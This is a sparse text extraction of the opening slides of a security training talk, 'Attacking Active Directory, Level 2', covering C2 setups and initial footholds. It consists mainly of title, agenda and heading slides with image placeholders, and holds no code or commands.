

Ryan Preston ~ Depth Security

Slides: <https://github.com/h3xg4m3s>

Twitter: @h3xg4m3s

\*Slides also linked in latest tweet

Slack: awsm

# Attacking Active Directory

LEVEL 2:

C2 INFRASTRUCTURE & INITIAL FOOTHOLDS


RYAN PRESTON

# Attacking Active Directory


## Level 2

- Quick Review of Level 1
- C2 Setups
- Initial Footholds


# Attacking Active Directory Basic Theory




# Attacking Active Directory Basic Theory



# Attacking Active Directory Basic Theory




# Attacking Active Directory Basic Theory



